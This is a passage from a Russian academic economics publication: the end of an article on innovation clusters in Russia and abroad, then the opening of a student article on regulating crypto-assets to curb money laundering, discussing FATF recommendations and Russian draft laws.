а порой даже в определенном регионе. Таким образом, фирма, показавшая стабильные и высокие результаты на мировом рынке и сумевшая зарекомендовать себя, положительно влияет на ближайших конкурентов, потребителей, поставщиков и т.д. [4, с. 238].

Инновационные кластеры представляют собой эффективный инструмент осуществления микроэкономической политики, так как реализуются крупные межотраслевые и межрегиональные инвестиционные и инновационные проекты национального значения, а государством поддерживаются не отдельные отрасли и предприятия, а система взаимовыгодных отношений перспективных субъектов экономики.

В рамках данного исследования рассмотрим роль инновационных кластеров, которые напрямую оказывают влияние на развитие национальной экономики в целом, ее инновационной составляющей в частности, а также современную инновационную политику. Это обусловлено тем, что участники кластера способны оперативно реагировать на изменения в потребностях покупателей, имеется доступ к новейшим технологиям, а само конкурентное давление стимулирует предприятия к созданию инноваций, что активизирует научно-исследовательские работы [5, с. 32].

Инновационные кластеры можно классифицировать на следующие виды:

- кластеры поставщиков (например, обработка природных ресурсов);
- кластеры «интенсивного размера» (например, автомобилестроение);
- кластеры специализированных производителей (например, производители комплектующих компьютерной техники);

- кластеры, основанные на научной базе (например, биотехнологии, авиастроение) [6, с. 86].

Также кластеры данного типа по научно-образовательному подходу можно разделить на инновационно-научные и инновационно-промышленные кластеры.

Эффективность инновационных кластеров выражается в объеме выпускаемой продукции и ее результативности, количестве научных открытий и достижений за определенный период времени, решении насущных проблем и т.д. Также постоянно растет спрос на инновационную продукцию новой индустрии информационных технологий [7], следствием чего является выделение финансовых средств и материальных ресурсов на научно-исследовательские и опытно-конструкторские работы (далее – НИОКР). Кластеры могут оказать положительный социально-экономический эффект на территорию, на которой они размещаются, путем структурирования регионального бизнес-пространства. Сопутствующими мероприятиями при реализации кластерного подхода в регионе являются поддержка конкуренции как движущей силы конкурентоспособности компаний, анализ местных рынков и компаний с дальнейшим отбором наиболее перспективных, стимулирование малого и среднего бизнеса, организация взаимодействия между всеми элементами, участвующими в функционировании кластера, создание системы инициирования венчурных инновационных проектов, установление новых стандартов управления, формирование единой интегрированной информационной базы данных, включающей запросы и предложения на инновационные технологии и технологические проекты, подготовка и переподготовка кадров, в том числе повышение квалификации для формирования инновационного мышления, улучшение инвестиционного климата. Также инновационные кластеры увеличивают число рабочих мест, т.е. возрастает занятость населения, повышают конкурентоспособность хозяйствующих субъектов, сокращают сроки реализации инновационных проектов и программ посредством совершенствования и применения механизмов государственно-частного партнерства, совершенствуют инновационную инфраструктуру, обеспечивают высокие темпы роста и диверсификацию экономики, расширяют кооперационные связи между бизнесом

и научными организациями, способствуют импортозамещению,

Таким образом, инновационные кластеры представляют собой эффективный инструмент осуществления микроэкономической политики, так как реализуются крупные межотраслевые и межрегиональные инвестиционные и инновационные проекты национального значения, а государством поддерживаются не отдельные отрасли и предприятия, а система взаимовыгодных отношений перспективных субъектов экономики.

По данным Ассоциации кластеров и технопарков, в России действуют и формируются 137 кластеров в 52 регионах страны. В состав участников данных кластеров входят более 400 промышленных предприятий, из которых около 75% относятся к числу субъектов малого и среднего предпринимательства. Данные кластеры рассматриваются Правительством в качестве драйвера роста реального сектора экономики России. В частности, производительность труда в среднем по промышленным кластерам на 30% превышает среднее значение по обрабатывающей промышленности по стране и составляет 4,2 млн руб. в расчете на 1 человека. Совокупный объем отгруженной продукции участниками кластеров по итогам 2016 г. составил 714,8 млрд руб., а в 2017 г. прогнозируется его увеличение до 760 млрд руб.¹ На начало 2018 г. в промышленных кластерах реализуются более 100 проектов, направленных на технологическую модернизацию производственных мощностей, внедрение передовых производственных технологий и выпуск передовой высокотехнологичной продукции, совокупный объем инвестиций в которые превысил 67,5 млрд руб.

На данный момент на территории России функционируют 25 инновационных территориальных кластеров, которые были сформированы в результате поручения Председателя Правительства РФ от 28.08.2012 в рамках развития государственно-частного партнерства в инновационной сфере. Также в соответствии с Концепцией долгосрочного социально-экономического развития Российской Федерации до 2020 г., утвержденной распоряжением Правительства РФ от 17.11.2008 № 1662-р,

государство заинтересовано в поддержке кластеров для реализации таких приоритетных направлений, как формирование конкурентоспособного научно-технологического задела для внедрения инноваций, повышение инновационной активности малого и среднего бизнеса, обеспечение эффективной системы коммерциализации результатов научных исследований и т.д. Для достижения поставленных целей предоставляются субсидии из федерального бюджета в рамках поддержки малого и среднего предпринимательства, развиваются проекты пилотных кластеров на условиях софинансирования, привлекаются государственные институты, предоставляются налоговые льготы и др.

На данный момент можно отметить следующие проблемы, которые тормозят развитие инновационных кластеров в России:

- недостаточный уровень инвестиционного климата и бизнес-климата;
- низкая активность муниципальных и региональных властей в решении вопросов улучшения среды осуществления инновационной деятельности и ведения бизнеса;
- фрагментарное взаимодействие бизнеса и государства по вопросам науки;
- отсутствие комплексных и системных работ по изучению зарубежного опыта функционирования кластеров, а также исследований по его адаптации в условиях отечественной экономики;
- непроработанность механизмов, способствующих установлению доверия между потенциальными участниками кластера;
- отсутствие консалтинговых организаций, специализирующихся на предоставлении информации относительно формирования и функционирования кластеров;
- коррупция и бюрократия;
- инновационная инертность общества.

Преодоление перечисленных проблем обеспечит стабильность кластерной политики, максимальное приближение к стратегическим показателям экономического развития, а также устранение барьеров, препятствующих развитию инновационных кластеров в России, позволит не только привлекать зарубежных партнеров в качестве главных инвесторов, но и создавать более эффективные модели отечественных кластеров.

Однако положительная динамика увеличения количества участников кластеров свидетельст-


¹ III ежегодный обзор «Кластеры России». URL: <http://ckr-ugra.ru/press/news/112/> (дата обращения: 11.04.2019).

вует о заинтересованности бизнеса в данном инновационном сотрудничестве (см. рисунок)².

Необходимо вести постоянный мониторинг зарубежных тенденций в области кластеров и рационально использовать положительный опыт развитых стран. Наиболее успешным примером инновационного кластера можно считать Силиконовую долину в США. Кластерный подход в Америке положен в основу стратегии развития региональных экономик и базируется на принципах партнерства и коммерциализации научно-исследовательских и опытно-конструкторских работ, а формирование кластеров рассматривается в качестве национальной приоритетной задачи. Центром кластерной политики США является поддержка малых инновационных предприятий и инновационных проектов посредством разветвленной сети венчурных фондов, активным привлечением средств из частного сектора, государственных финансовых вложений, развитой федеральной контрактной системы, которая позволяет корпорациям на безвозмездной основе арендовать государственную земельную собственность и использовать научные лаборатории и промышленное оборудование. В целом развитие инновационного кластера обеспечивается взаимодействием финансовой (фонды, инвесторы и т.д.), поддерживающей (бизнес-инкубаторы), научно-образовательной (исследовательские центры, университеты и т.д.) и информационных инфраструктур.

В Японии роль государства в развитии инновационных кластеров заключается в координации научно-исследовательских работ при активном участии региональных властей. Страна, которая занимает лидирующие позиции по созданию и использованию современных высоких технологий, заимствуя инновационные идеи других стран, успешно их совершенствует, что отражается в эффективности управления процессами активизации кластеров. Японские инновационные кластеры характеризуются сотрудничеством предприятий различных отраслей. Что касается финансирования, то здесь также реализуется льготное налогообложение, а также ведется политика за-

Динамика количества участников кластеров в России, ед.

Источник: составлено по данным Минпромторга России.

щиты отечественного японского производителя от конкуренции.

В таких странах, как Германия, Франция, одновременно с развитием кластерной политики осуществляется развитие сферы образования для подготовки специалистов управления кластером. В Дании, Австрии и Испании формирование кластеров организуется преимущественно на региональном уровне. Кроме того, в Швейцарии инновационные предприятия и производства являются основным драйвером развития регионов, а кластерная система рассматривается в качестве основы экономики страны.

Таким образом, на основе изучения зарубежного опыта, можно сделать вывод, что государствами активно поддерживается кооперация университетов и частных компаний, инновационная инициатива исходит не только от органов власти федерального уровня, но и от местного самоуправления, что свидетельствует о значимости кластеров для развития территории.

На основе вышеизложенного можно предложить следующие мероприятия, направленные на формирование условий для благоприятного развития инновационных кластеров:

- внедрение в деятельность кластера маркетинговых инструментов повысит конкурентоспособность участников кластера, эксплуатируемых отраслей, также региональной и национальной экономики в целом;
- адаптация положительного опыта зарубежных стран. Например, целесообразно использовать опыт Канады по формированию общих, текущих, конкретных целей («дерево целей» кадровой политики), создать институт управления

² Сводная статистическая информация геоинформационной системы по кластерам. URL: https://www.gisip.ru/stats_sum_clusters/pdf/ru/ (дата обращения: 11.04.2019).

кластеризацией экономики по сформированным типам кластеров [8, с. 42];

- активизация механизма аутсорсинга (делегируемые полномочия и ряда бизнес-процессов компании-партнеру), что позволит равномерно распределять ресурсы и экономить время;
- увеличение количества научно-технических и экспериментальных лабораторий для осуществления НИОКР, развитие инновационной и производственной инфраструктуры;
- внедрение передовых технологий для реализации поставленных задач перед кластером;
- совершенствование механизмов государственно-частного партнерства;
- повышение степени реализации инновационной продукции;
- ведение постоянного мониторинга точек экономического роста;
- привлечение квалифицированных специалистов, а также повышение качества подготовки научных работников, управленцев в сфере высоких технологий и развитие практико-ориентированной фундаментальной науки;
- организация централизованной системы управления инновационными кластерами, а также консультационного центра;
- создание инновационных консорциумов, объединяющих вузы, научные организации, предприятия и финансовые структуры с последующим формированием на этой основе устойчивых инновационных кластеров [9, с. 32]. Также это позволит органам государственной власти в максимальной степени учитывать мнение представителей всех участников кластера при разработке региональной кластерной и инновационной политики;
- совершенствование правового регулирования инновационной деятельности на уровне субъектов.

Перечисленные мероприятия позволят увеличить результативность инновационных кластеров, эффективность которых во многом зависит от

развития инновационной сферы, взаимодействия основных участников, установление доверительных деловых связей, стимулирования кооперации государства и частного капитала, применение механизма государственно-частного партнерства для реализации инновационных проектов и т.д.

Таким образом, в современных экономических условиях, когда преобразуются ресурсные потребности, меняются устоявшиеся подходы к производству, инновационные кластеры представляют собой катализатор экономического развития посредством практического освоения имеющегося научно-технического потенциала [10, с. 172]. Формирование инновационных кластеров должно стать приоритетной задачей на пути становления инновационной экономики³. Это возможные точки роста любого региона, так как в качестве успешной реализации кластерной политики увеличивается приток инвестиций, повышается интенсивность развития малого и среднего бизнеса, а также обеспечивается рост социально-экономического уровня той или иной территории. Стимулирование инновационной деятельности является сильнейшим инструментом регионов, который способствует преодолению рецессии, обеспечению структурной реорганизации и снабжению рынка различными конкурентоспособными продуктами [11, с. 78]. При этом расширяется продукция на отечественном рынке, повышается качество выпускаемых товаров, что приводит к снижению зависимости российского рынка от товаров западного производства. Следовательно, повышение роли человеческих ресурсов, научно-исследовательских, инновационных центров в увеличение инновационной активности региона базирования кластера является приоритетной и стратегической задачей государства в рамках структуризации национальной экономики.

³ Инновационные кластеры – региональный масштаб и глобальный эффект. URL: <https://articlekz.com/article/8757> (дата обращения: 16.02.2019).

Список источников

1. Александрова Е.В., Сурат Л.И. Перспективы развития инновационных кластеров в современной российской экономике. *Вестник Удмуртского университета. Серия экономика и право*. 2015;25(4):7–11.
2. Akhmetshin E.M., Vasilev V.L. Innovation process and the control function in management. *European research studies journal*. 2018;(21):663–674.
3. Тонян М.Н. Сущность регионального кластерного взаимодействия власти, бизнеса и общества. *Аллея науки*. 2018;4(9):485–488.

4. Найденов Н.Д., Новокшонова Е.Н. Экономический рост и кластеры. *Символ науки*. 2016;(6):237–245.
5. Гагарина Г.Ю., Архипова Л.С. Инновационные территориальные кластеры как инструмент повышения конкурентоспособности российской экономики. *Вестник Новгородского государственного университета им. Ярослава Мудрого*. 2014;(82):28–33.
6. Саяпина К.В. Классификация инновационных кластеров России и мира. *Вестник Российского университета дружбы народов. Серия: Экономика*. 2013;(4):85–92.
7. Кастельс М. Информационная эпоха: экономика, общество и культура. URL: https://www.gumer.info/bibliotek_Buks/Polit/kastel/02.php (дата обращения: 11.04.2019).
8. Коженова А.А., Косихина О.П. Инновационные кластеры Канады и России: сравнительный анализ государственной политики. *Наука и образование сегодня*. 2017;(12):40–43.
9. Рыбакова О.П. Сравнительный анализ государственной политики формирования инновационных кластеров в России и Канаде. *Проблемы современной экономики*. 2016;(3):30–33.
10. Kozitsina A.N., Filimonenko I.V. Strategic relationship between innovation development and management of human resources potential in the region. *Economic and Social Changes: Facts, Trends, Forecast*. 2015;37(1):171–181.
11. Борисова Е.С., Кузбенова Э.Р. Роль инноваций в экономическом развитии регионов России. Инновационные механизмы решения проблем научного развития. Сборник статей Международной научно-практической конференции. Пермь: Аэтерна; 2018. 194 с.

References

1. Aleksandrova E.V., Surat L.I. Prospects for the development of innovative clusters in the modern Russian economy. *Vestnik Udmurtskogo universiteta. Seriya ekonomika i pravo*. 2015;25(4):7–11. (In Russ.).
2. Akhmetshin E.M., Vasilev V.L. Innovation process and the control function in management. *European research studies journal*. 2018;(21):663–674.
3. Tonyan M.N. The essence of the regional cluster interaction of government, business and society. *Alleya nauki*. 2018;4(9):485–488. (In Russ.).
4. Naydenov N.D., Novokshonova E.N. Economic Growth and Clusters. *Simvol nauki*. 2016;(6):237–245. (In Russ.).
5. Gagarina G. Yu., Arkhipova L.S. Innovative territorial clusters as a tool to improve the competitiveness of the Russian economy. *Vestnik Novgorodskogo gosudarstvennogo universiteta im. Yaroslava Mudrogo*. 2014;(82):28–33. (In Russ.).
6. Sayapina K.V. Classification of innovative clusters of Russia and the world. *Vestnik Rossiiskogo universiteta druzhby narodov. Seriya: Ekonomika*. 2013;(4):85–92. (In Russ.).
7. Castells M. Information Age: Economy, Society and Culture. URL: https://www.gumer.info/bibliotek_Buks/Polit/kastel/02.php. (accessed on 04/11/2019). (In Russ.).
8. Kozhenova A.A., Kosikhina O.P. Innovation clusters of Canada and Russia: a comparative analysis of public policy. *Nauka i obrazovanie siegodnia*. 2017;(12):40–43. (In Russ.).
9. Rybakova O.P. Comparative analysis of the state policy of forming innovative clusters in Russia and Canada. *Problemy sovremennoi ekonomiki*. 2016;(3):30–33. (In Russ.).
10. Kozitsina A.N., Filimonenko I.V. Strategic relationship between innovation development and management of human resources potential in the region. *Economic and Social Changes: Facts, Trends, Forecast*. 2015;37(1):171–181.
11. Borisova E.S., Kuzbenova E.R. The role of innovation in the economic development of the regions of Russia. Innovatsionnye mekhanizmy resheniya problem nauchnogo razvitiya. Sbornik statei Mezhdunarodnoi nauchno-prakticheskoi konferentsii. Perm: Aeterna; 2018. 194 p. (In Russ.).

УДК 336.012.23(045)

Разработка единого подхода к обеспечению правового регулирования криптоактивов в России как способ снижения рисков в сфере ПОД/ФТ

Дыбина Ирина Валерьевна, Судакова Виталия Александровна,

*студенты факультета анализа рисков и экономической безопасности им. проф. В.К. Сенчагова, Финансовый университет, Москва, Россия
IVDybina@fa.ru*

Аннотация. Статья посвящена вопросу необходимости своевременного внедрения единого подхода к регулированию криптоактивов на национальном уровне для снижения риска тенизации этого направления деятельности экономических субъектов. Новые технологии активно внедряются в экономическую жизнь как в нашей стране, так и за рубежом, но вопросы юридической защиты на 2019 г. все еще остаются нерешенными при том факте, что первая криптовалюта была создана в 2009 г., а активное обращение было намечено еще 2014 г. Установление правового статуса криптовалюты позволит не только обеспечить правовую защиту участникам рынка, но и повысить доверие инвесторов к новому финансовому инструменту и деловую активность в данном секторе экономики. Методологической основой исследования данной статьи являются научные и публицистические труды зарубежных и отечественных исследователей, посвященные вопросам появления цифровых валют, развития данной сферы и способов ее регулирования, анализа результатов введенных норм и деятельности регулирующих органов и опыт различных стран. В качестве информационной базы использованы материалы Группы разработки финансовых мер борьбы с отмыванием денег [от англ. The Financial Action Task Force (FATF)], исследования WorldCore, аналитические отчеты банка Morgan Stanley.

Ключевые слова: криптоактивы; виртуальные активы; цифровые финансовые активы; регулирование; провайдер; ICO; отмывание денег; ФАТФ

Developing a Single Approach to Ensuring Legal Regulation of Crypto-Assets in Russia as a Way to Reduce Risks in the Field of AML/CFT

Dybina Irina Valer'evna, Sudakova Vitaliya Aleksandrovna,

2nd-year students,

*V.K. Senchagov Faculty of Risk Analysis and Economic Security,
Financial University, Moscow, Russia*

Abstract. The article is devoted to the need for the timely implementation of a unified approach to the regulation of crypto-active assets at the national level to reduce the risk of shadowing this area of activity of economic entities. New technologies were actively introduced into economic life both in our country and

Научный руководитель: **Лебедев И.А.**, кандидат экономических наук, заведующий кафедрой «Анализ рисков и экономическая безопасность», Финансовый университет, Москва, Россия.

abroad, but legal protection issues for 2019 are still unresolved, given the fact that the first cryptocurrency was created in 2009, and active circulation was planned for another in 2014. Establishing the legal status of cryptocurrency will not only provide legal protection for market participants but also increase investor confidence in the new financial instrument and business activity in this sector of the economy.

The methodological basis of this article is the scientific and journalistic works of foreign and domestic researchers on the emergence of digital currencies, the sphere's development and methods of its regulation, the analysis of the results of the introduced norms and the experience of various countries. The information base used materials from the Financial Action Task Force (FATF), the WorldCore research reports by Morgan Stanley.

Keywords: *crypto assets; virtual assets; digital financial assets; regulation; provider; ICO; money laundering; FATF*

В статье рассматривается проблема нерешенности вопроса юридической защиты, отсутствия должного нормативного регулирования выпуска, обращения и использования криптоактивов. Актуальность этой проблемы обусловлена популярностью использования криптовалюты среди населения России и отсутствием правовых границ этого явления, а также появлением риска теневизации данного направления экономики. Авторами обоснована возможность снижения риска ПОД/ФТ, иной преступной деятельности в криптоиндустрии путем разработки и применения норм права в сфере обращения криптоактивов. Принята гипотеза о том, что определение рамок действия провайдеров криптоактивов, введение базовых требований к организациям – эмитентам цифровых токенов, физическим лицам (участникам отношений с криптовалютой), обозначение правового статуса криптоактива, идентификация и ведение реестров участников рынка приведут к легализации предпринимательской, пресечению незаконной деятельности, притоку средств в бюджет страны в виде налогов от деятельности и положительно повлияет на развитие экономики и обеспечение экономической безопасности страны. Поэтому в настоящей статье основное внимание уделяется существующим рекомендациям группы разработки финансовых мер по борьбе с отмыванием денег, анализу проектов отечественных законов по цифровым активам, программным разработкам по пресечению противоправной деятельности с криптовалютой. В статье делается вывод о том, что необходимость введения правового регулирования в данной сфере очевидна, но тем не менее с появления криптовалюты в 2009 г. и до сегодняшнего дня в РФ не появилось четких

правовых норм, регламентирующих данную отрасль. Многие страны уже опередили Россию по разработке управления данным сектором и его реализации. Означает ли это стагнацию направления и скажется ли пагубно на развитии отечественной экономики в будущем?

На данный момент группа разработки финансовых мер по борьбе с отмыванием денег активно занимается проблемой разработки единых стандартов и методики снижения рисков на рынке виртуальных активов с целью внедрения единого подхода к предупреждению финансовых преступлений и финансирования преступной деятельности во всем мире.

Рынками виртуальных активов в первую очередь называют рынки инструментов, не обеспеченных реальными активами. В соответствии с определением, данным в рекомендациях ФАТФ, виртуальный актив трактуется как «цифровое выражение ценности, которое может цифровым образом обращаться или переводиться и может быть использовано для целей платежа или инвестиций» [1]. Виртуальные активы не включают цифровое выражение фиатных валют, ценных бумаг и других финансовых активов, которые уже покрыты где-либо в Рекомендациях ФАТФ. Например, виртуальная валюта отличается от фиатной валюты и от электронных денег. Каждое государство имеет свою фиатную валюту: евро, доллары, рубли и т.д. Они не обеспечиваются резервами и не имеют внутренней стоимости, но правительство признает их законным средством платежа (в отличие от криптовалюты). А цифровым выражением фиатных валют, соответственно, будут являться электронные деньги, которые используются для электронного перевода стоимости, выраженной в фиатной валюте, и обладают

статусом законного платежного средства и не являются виртуальным активом¹.

Провайдером услуг в сфере виртуальных активов, в соответствии с Рекомендациями ФАТФ, считается любое физическое или юридическое лицо, которое не покрыто в Рекомендациях ФАТФ, в сфере обращения криптовалюты самыми известными провайдерами считаются Binance, Hitbtc, Exmo, Yobit, HitBTC и другие, осуществляющие такие операции, как:

1. Обмен между виртуальными активами и фиатными валютами.
2. Обмен между одной или более формами виртуальных активов.
3. Перевод виртуальных активов (осуществление операции от имени физического или юридического лица, которое перемещает виртуальный актив с одного счета на другой).
4. Хранение (администрирование) виртуальных активов или инструментов, позволяющих осуществлять контроль над виртуальными активами.
5. Участие и предоставление финансовых услуг, связанных с предложением выпускающего лица и/или продажей виртуального актива.

19 октября 2018 г. ФАТФ опубликовала документ, в котором говорится о «срочной необходимости принятия всеми странами скоординированных действий, направленных на предотвращение использования виртуальных активов в преступных и террористических целях». В рамках поэтапного подхода ФАТФ подготовит обновленные стандарты, основанные на оценке рисков. Стандарты предназначены для регулирования провайдеров, предоставляющих связанные с виртуальными активами услуги, и будут включать надзор за ними и мониторинг. Также будут представлены методологические принципы для оперативных и правоохранительных ведомств по идентификации и расследованию противоправной деятельности с использованием виртуальных активов².

¹ Руководство ФАТФ Виртуальные валюты (2015 г.). Официальный сайт Группы разработки финансовых мер по борьбе с отмыванием денег. URL: http://fedsfm.ru/content/files/documents/ФАТФ/gor_virtualnye_valyuty.pdf (дата обращения: 20.12.2018).

² Информация о контрагенте № 1770823463318000008. Официальный сайт госзакупок. URL: <http://zakupki.gov.ru/epz/contract/contractCard/event-journal.html?reestrNumber=1770823463318000008> (дата обращения: 06.02.2019).

Участники ФАТФ должны будут изменить законодательство и ввести лицензирование, регистрацию или учет обменников криптоактивов, площадок ICO и администраторов криптокошельков, а также следить за их деятельностью и соблюдением стандартов для борьбы с отмыванием денег. По его словам, исходя из рекомендаций ФАТФ, криптовалюты могут «цифровым образом обращаться или переводиться, использоваться для платежей и инвестиций». При этом виртуальными активами не могут являться обычные и безналичные деньги, ценные бумаги и другие финансовые активы в цифровой форме. ФАТФ также определила, что к регулируемым видам деятельности относятся: обмен виртуальных активов на традиционные валюты и наоборот, а также перевод, хранение и размещение виртуальных активов³.

Развитие криптовалютной индустрии за границей идет более быстрым темпом [2]. В апреле 2018 г аналитики банка Morgan Stanley оценили объем торгов криптовалютных бирж. Согласно исследованию⁴ лидером списка стала Мальта с дневным объемом торгов в 1,2 млрд долл. США, далее Белиз – 700 млн долл. США, Сейшелы – 700 млн долл. США. Россия занимает 13-е место в рейтинге с объемом торгов около 50 млн долл. США. Как можно заметить, страны с льготным налогообложением (Белиз, Мальта, Сейшелы) и страны с развитым финансовым рынком, защищенным национальным законодательством (Южная Корея, США, Гонконг), занимают ведущие позиции в рейтинге. Несмотря на то что Россия отстает от мировых лидеров данной индустрии, оборот такого размера необходимо регулировать.

В июле 2018 г. аналитики компании Worldcore сравнили недельный (14.07.2018–21.07.2018) внебиржевой объем торгов по разным странам через внебиржевую сеть криптовалютного обмена localbitcoins. Согласно рейтингу Worldcore⁵, лидером является Россия с внебиржевым обменом выше, чем в 2000 BTC, в США оборот составляет

³ Итоги совместного пленарного заседания ФАТФ и МЕНАФАТФ, 27–29 июня 2018 г. URL: <https://eurasiangroup.org/ru/outcomes-fatf-menafatf-joint-plenary-27-29-june-2018> (дата обращения: 21.01.2019).

⁴ Morgan Stanley Bitcoin: a new technology and a controversial asset. Официальный сайт Morgan Stanley Bank. URL: <https://fa.morganstanley.com/thempzgroup/mediahandler/media/122866/Bitcoin.pdf> (дата обращения: 26.01.2019).



Рис. 1. Анализ недельного внебиржевого объема торгов localbitcoins (USDmn)

Источник: Worldcore: Внебиржевой оборот криптоактивов. URL: <https://worldcore.eu/blog/category/analytics/> (дата обращения: 11.01.2019).

примерно 1000 биткоинов в неделю. В Китае и Нигерии внебиржевой объем торгов составил около 600 биткоинов в неделю, далее в рейтинге следуют Венесуэла, Великобритания и страны Евразоны.

Таким образом, можно заметить, что внебиржевой обмен происходит чаще в странах без правового регулирования в сфере криптоактивов и с неразвитой системой безналичного обмена криптоактивов на фиатные деньги через платежные системы и банки.

Количество криптобирж в странах со льготным налоговым режимом, защищенным законодательством, будет увеличиваться. По прогнозам Worldcore⁵, внебиржевой обмен будет сокращаться вследствие упрощения оборота криптоактивов через платежные системы и организацией криптогейтов с Mastercard и Visa.

Несмотря на продолжающийся спад курса криптовалют, снижение капитализации рынка почти в 7 раз с 830 млрд долл. США января 2018 до 120 млрд долл. США декабря 2018⁵, инфраструктура платежей, осуществляемых с помощью виртуальной валюты, продолжает развиваться. В начале 2019 г. издательство Lifewire опубликовало перечень из 15 компаний, которые принимают к оплате криптовалюту, среди них: онлайн-ритейлер Overstock.com, позволяющий покупать за криптовалюту все от технических средств до

разного рода услуг, корпорация Microsoft, платформа Shopify и другие. Сейчас в 76 странах мира работают 4188 криптовалютных банкоматов⁶ и их число растет.

Согласно отчету Gemalto⁷ применение блокчейн-технологий в сервисах интернета вещей возросло за предыдущий год с 9 до 19%. Но о массовом внедрении технологии говорить пока рано: многие стартапы после спада бума 2017 г. прекращают свою работу, а крупный бизнес, имея в своих руках немалые ресурсы, предпочитает внедрять новые технологии постепенно, индикатор доверия в данном случае – растущее число патентов компаний на блокчейн-приложения, интегрирование сервисов, позволяющих использовать криптовалюту. Банк ВТБ получил патент на создание для неограниченного числа участников мультиэмитентных расчетных и платежных систем на блокчейне, Samsung выпускает смартфон со встроенным Бит кошельком. Согласно рейтингу компании iPR Daily специализирующейся на интеллектуальной собственности, 1-е место по числу зарегистрированных патентов занимает компания Alibaba Group, специализирующаяся на интернет-торговле, имея 90 патентов, далее

⁶ Криптовалюты выходят на улицы. Газета Коммерсантъ. URL: <https://www.kommersant.ru/doc/3859162> (дата обращения: 11.02.2019).

⁷ Gemalto survey analysis report connected living: the voice of consumer. What do they expect their IoT experience to be in 2030. Официальный сайт Gemalto. URL: <https://www.gemalto.com/brochures-site/download-site/Documents/iot-connected-living-2030.pdf> (дата обращения: 11.02.2019).

⁵ Общая капитализация рынка криптовалют 28.04.13–11.04.19. Официальный сайт Coinmarketcap. URL: <https://coinmarketcap.com/charts/> (дата обращения: 11.04.2019).



Рис. 2. Общая капитализация рынка криптовалют, 28.04.2013–11.04.2019

Источник: URL: <https://coinmarketcap.com/charts/>.



Рис. 3. Общая капитализация рынка криптовалют, 28.10.2018–20.02.2019

Источник: URL: <https://coinmarketcap.com/charts/>.

IBM – 89 патентов, Mastercard – 80. А Народный банк Китая является 5-м в списке, имея 44 патентных заявки⁸.

Как мы видим, распространение виртуальных валют во всех отраслях неизбежно. В одних странах внедрение и развитие идет более быстрыми темпами, другие еще не задумываются. Но очевидно, что в настоящий момент инновация разносится по всем крупным развивающимся хозяйствующим субъектам и необходимость во внедрении правового регулирования проявляется

все сильнее. Оплата через криптобанки и криптокошельки остается востребованной ввиду слабого регулирования, наличия возможности ведения преступной деятельности [3].

Что касается **развития правового законодательства на национальном уровне Российской Федерации**, несмотря на появление в 2009 г., только в 2016 начали собирать мировые форумы, конференции и только в марте 2017 премьер-министр Дмитрий Медведев назначил министров связи и экономического развития ответственными за проект «Цифровая экономика». Глава правительства поставил цель изучить возможности использования цифровых технологий в сферах управления и экономики. Проект стал частью

⁸ Рейтинг патентных предприятий Global Blockchain за 2018 год (TOP100). Китайская сеть Iprdaily: URL: http://www.iprdaily.cn/news_19746.html (дата обращения: 18.12.2018).

государственного плана на 2017–2025 гг., на его разработку выделили 3 млрд руб.⁹

В настоящее время Государственной Думой Российской Федерации в третьем чтении принят **проект федерального закона «О внесении изменений в части первую, вторую и четвертую Гражданского кодекса Российской Федерации»** (№ 424632–7)¹⁰. Принятые поправки можно оценить как нейтральные для криптоиндустрии сегодня. Конечно, введение в ГК РФ понятия цифровых прав, закрепление их как имущественные позволит создать единый оборот токенов на российском рынке криптовалют, а закрепление нового способа совершения сделок в письменной форме с помощью технических средств – совершать сделки с использованием технологии блокчейн. Но стоит отметить, что законопроекты, направленные на регулирование цифровых финансовых активов, подходят ко второму, третьему чтению без основополагающих положений либо с измененными и неполными определениями. Так, исключение из данного законопроекта «цифровых денег» приведет к невозможности полноценной реализации заложенного в ГК инструмента смарт-контрактов, развития рынка криптоиндустрии в целом.

В связи с тем, что нормы ГК носят общий характер, многое будет зависеть от формулировок специального **закона «О цифровых финансовых активах»**. Криптовалюта и токен определяются как имущество, что дает определенную правовую защиту в юридических спорах. Особо подчеркивается, что **ЦФА не являются законным средством платежа на территории РФ**.

Ко второму чтению закон подошел без четкого определения криптовалюты, а майнинг превратился в «способ привлечения капитала». В прошлой версии этого документа майнинг описывался как способ добычи криптовалют, а сами криптовалюты были отнесены к одному из видов цифровых активов.

В тексте законопроекта говорится, что разрабатывать собственные токены и проводить

ICO в России смогут только юридические лица и индивидуальные предприниматели. Размещение цифровых финансовых активов будет проходить на специализированных площадках, имеющих лицензию профессионального участника рынка ценных бумаг, занесенного в реестр Центрального банка. Эти площадки будут идентифицировать клиентов и вести их учет. Обменивать токены на другую криптовалюту или рубли можно только через специальные биржи – «операторов обмена цифровых финансовых активов». Таким оператором может стать только юрлицо, зарегистрированное в России и соблюдающее Федеральные законы № 39-ФЗ «О рынке ценных бумаг» или № 325-ФЗ «Об организованных торгах». Для контроля операторов криптовалют эффективнее вводить **лицензирование деятельности**, чем, например, ведение реестра таких игроков.

Биржи смогут открывать кошельки только после проведения идентификации пользователей в соответствии с Федеральным законом № 115-ФЗ «О противодействии легализации (отмыванию) доходов, полученных преступным путем, и финансированию терроризма». Порядок открытия и ведения счетов должен будет установить Центробанк. Кроме того, придется указывать предельную сумму для их приобретения неквалифицированными инвесторами, она составит 50 тыс. руб., а также информировать об уровне потенциального риска.

При установлении порога операций, с которого начнется контроль, логично придерживаться уже сложившейся практики. То есть в Росфинмониторинг нужно сообщать о транзакциях на сумму свыше 600 тыс. в рублевом эквиваленте, а операции на сумму до 15 тыс. руб. могут быть анонимными. Если сделать порог ниже, это обременит участников рынка, усилит развитие теневого сектора криптовалют.

Законопроект был принят Госдумой в первом чтении в мае 2018 г. Участники рынка спорят о новой редакции. Критику, в частности, вызывает нерешенная в документе проблема легализации криптовалют в РФ. Государство стремится снизить риски, связанные с криптовалютами, поэтому ограничивает крипторынок довольно узкими рамками. Перевод и открытие криптовалютного бизнеса и блокчейн-проектов в России остается пока невозможным.

⁹ Распоряжение Правительства от 29.03.2018 № 528-р. URL: <http://static.government.ru/media/files/aqrGeWlr4N7FhERxWr92sNB9E080xmAU.pdf> (дата обращения: 18.12.2018).

¹⁰ Проект федерального закона «О внесении изменений в части первую, вторую и четвертую Гражданского кодекса Российской Федерации» (№ 424632–7). URL: <http://www.consultant.ru/cons/cgi/online.cgi?req=doc; base=PRJ; n=170238#025698107946132187> (дата обращения: 15.03.2019).

